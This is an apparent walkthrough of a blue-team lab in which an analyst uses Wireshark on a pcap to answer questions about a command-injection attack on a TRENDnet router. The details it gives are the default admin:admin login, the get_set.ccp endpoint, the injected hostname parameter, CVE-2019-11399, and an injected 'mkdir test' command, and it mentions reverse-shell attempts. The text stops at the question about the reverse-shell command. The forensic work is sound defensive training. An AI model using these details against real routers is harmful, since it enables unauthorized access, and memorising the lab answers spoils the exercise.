Blue Team Labs Online - Trend

Suspicious lateral movement is surfing on the network. Seek it and reel it out!
Security Operations
Tags: Wireshark Tshark Strings T1078.001 T1059
Scenario The SOC team has identified suspicious lateral movement targeting router firmware from within the network. Anomalous traffic patterns and command execution have been detected on the router, indicating that an attacker already inside the network has gained unauthorized access and is attempting further exploitation. You will be given network traffic logs from one of the impacted machines. Your task is to conduct a thorough investigation to unravel the attacker's Techniques, Tactics, and Procedures (TTPs).
Environment Awareness
Evidence Discovery

There are 2 folders on the investigation desktop and the sole evidence we have is the Trend.pcap file and by looking at the icon, we could see that this machine has installed Wireshark so we can double click to open this pcap file on Wireshark right away

After opened this pcap file, I opened Capture File Properties statistic to get a quick overview of the pcap file which we can see that this file captured total of 17,183 packets within 26 minutes and 29 seconds.
Tool Discovery

Inside the Tools folder, there are 3 more tools beside Wireshark that we could use for this investigation.
Investigation Submission
Q1) As the SOC analyst investigating the alert, your first step is to examine the network environment. What is the IP address of the router where the alert originated? (Format: XXX.XXX.XX.X)

When we configure the router, we often has to access web interface which we could filter for HTTP protocol only then we should be able to see which one is hosting web interface and that's mean its the router.
Answer
190.168.10.1Q2) After identifying the router, we need to document its details for the baseline report and check if it’s not patched. What is the router's model number and version? (Format: Model_Version)

After checking HTTP requests, I noticed some pattern and decided to take a look at POST request that is not login request and then I found that POST request to /misc.ccp is a POST request to get an information about the router which included model and version of its firmware.
Answer
TEW-652BRU_1.00b12Q3) The logs suggest unauthorized access to the router. Can you identify the username and password the attacker used to gain access? (Format: username:password)

I used http.request.method == POST to filter only HTTP POST request which then we could focus on the request to /login.ccp and we will find both username and password for this router's web interface within the form that was sent.

To confirm that this request was successful then we could follow TCP/HTTP stream which we could see that the HTTP response is 200 and there is no error so we could assume that this credential is correct.
Answer
admin:adminQ4) By reviewing the internal network activity, determine the IP address of the machine the attacker used to exploit the router’s firmware. (Format: XXX.XXX.XX.X)

By taking a look at Conversations statistics then we could see that there is only 1 IP address from the internal network that communicated with router over 7000 packets and this IP address is the one we found from previous questions

From the previous question, we found a lot of POST request to /get_set.ccp so after inspect packet 12772, we will see the OS command injection attempt on lanHostCfg_HostName_1.1.1.0.0 parameter

Then there are also several attempts to create reverse shell connection to another IP address on port 13337, with this then we confirmed the IP address of the attacker used to exploit the router’s firmware.
Answer

192.168.10.2Q5) During the analysis, you pinpoint the vulnerable endpoint used in the attack. What is the full URL of the compromised endpoint? (Format: URL)
Answer
http://192.168.10.1/get_set.ccpQ6) While analyzing the attacker’s payloads, which parameter was manipulated to exploit the system? (Format: Parameter)
Answer

lanHostCfg_HostName_1.1.1.0.0Q7) Correlating with the CVE database, identify the specific CVE the attacker used in this incident. (Format: CVE-XXXX-XXXXX)

We can use the vulnerable parameter to search for the CVE which we will see that the attacker was exploiting CVE-2019-11399 to gain a foothold on the router.
Answer
CVE-2019-11399Q8) In the exploitation phase, the attacker executed their first command on the router firmware. What was this command? (Format: Command)
From question 4, we found that the attacker executed this command first before attempted for reverse shell.
Answer
mkdir testQ9) To build an accurate timeline of events, identify the exact timestamp when the CVE was first exploited. (Format: YYYY-MM-DD HH:MM:SS)

Answer
2025-01-22 14:37:59Q10) The attacker made several unsuccessful attempts to establish a reverse shell. Finally, they succeeded. What command did they use to successfully establish the reverse shell? (Format: Command)
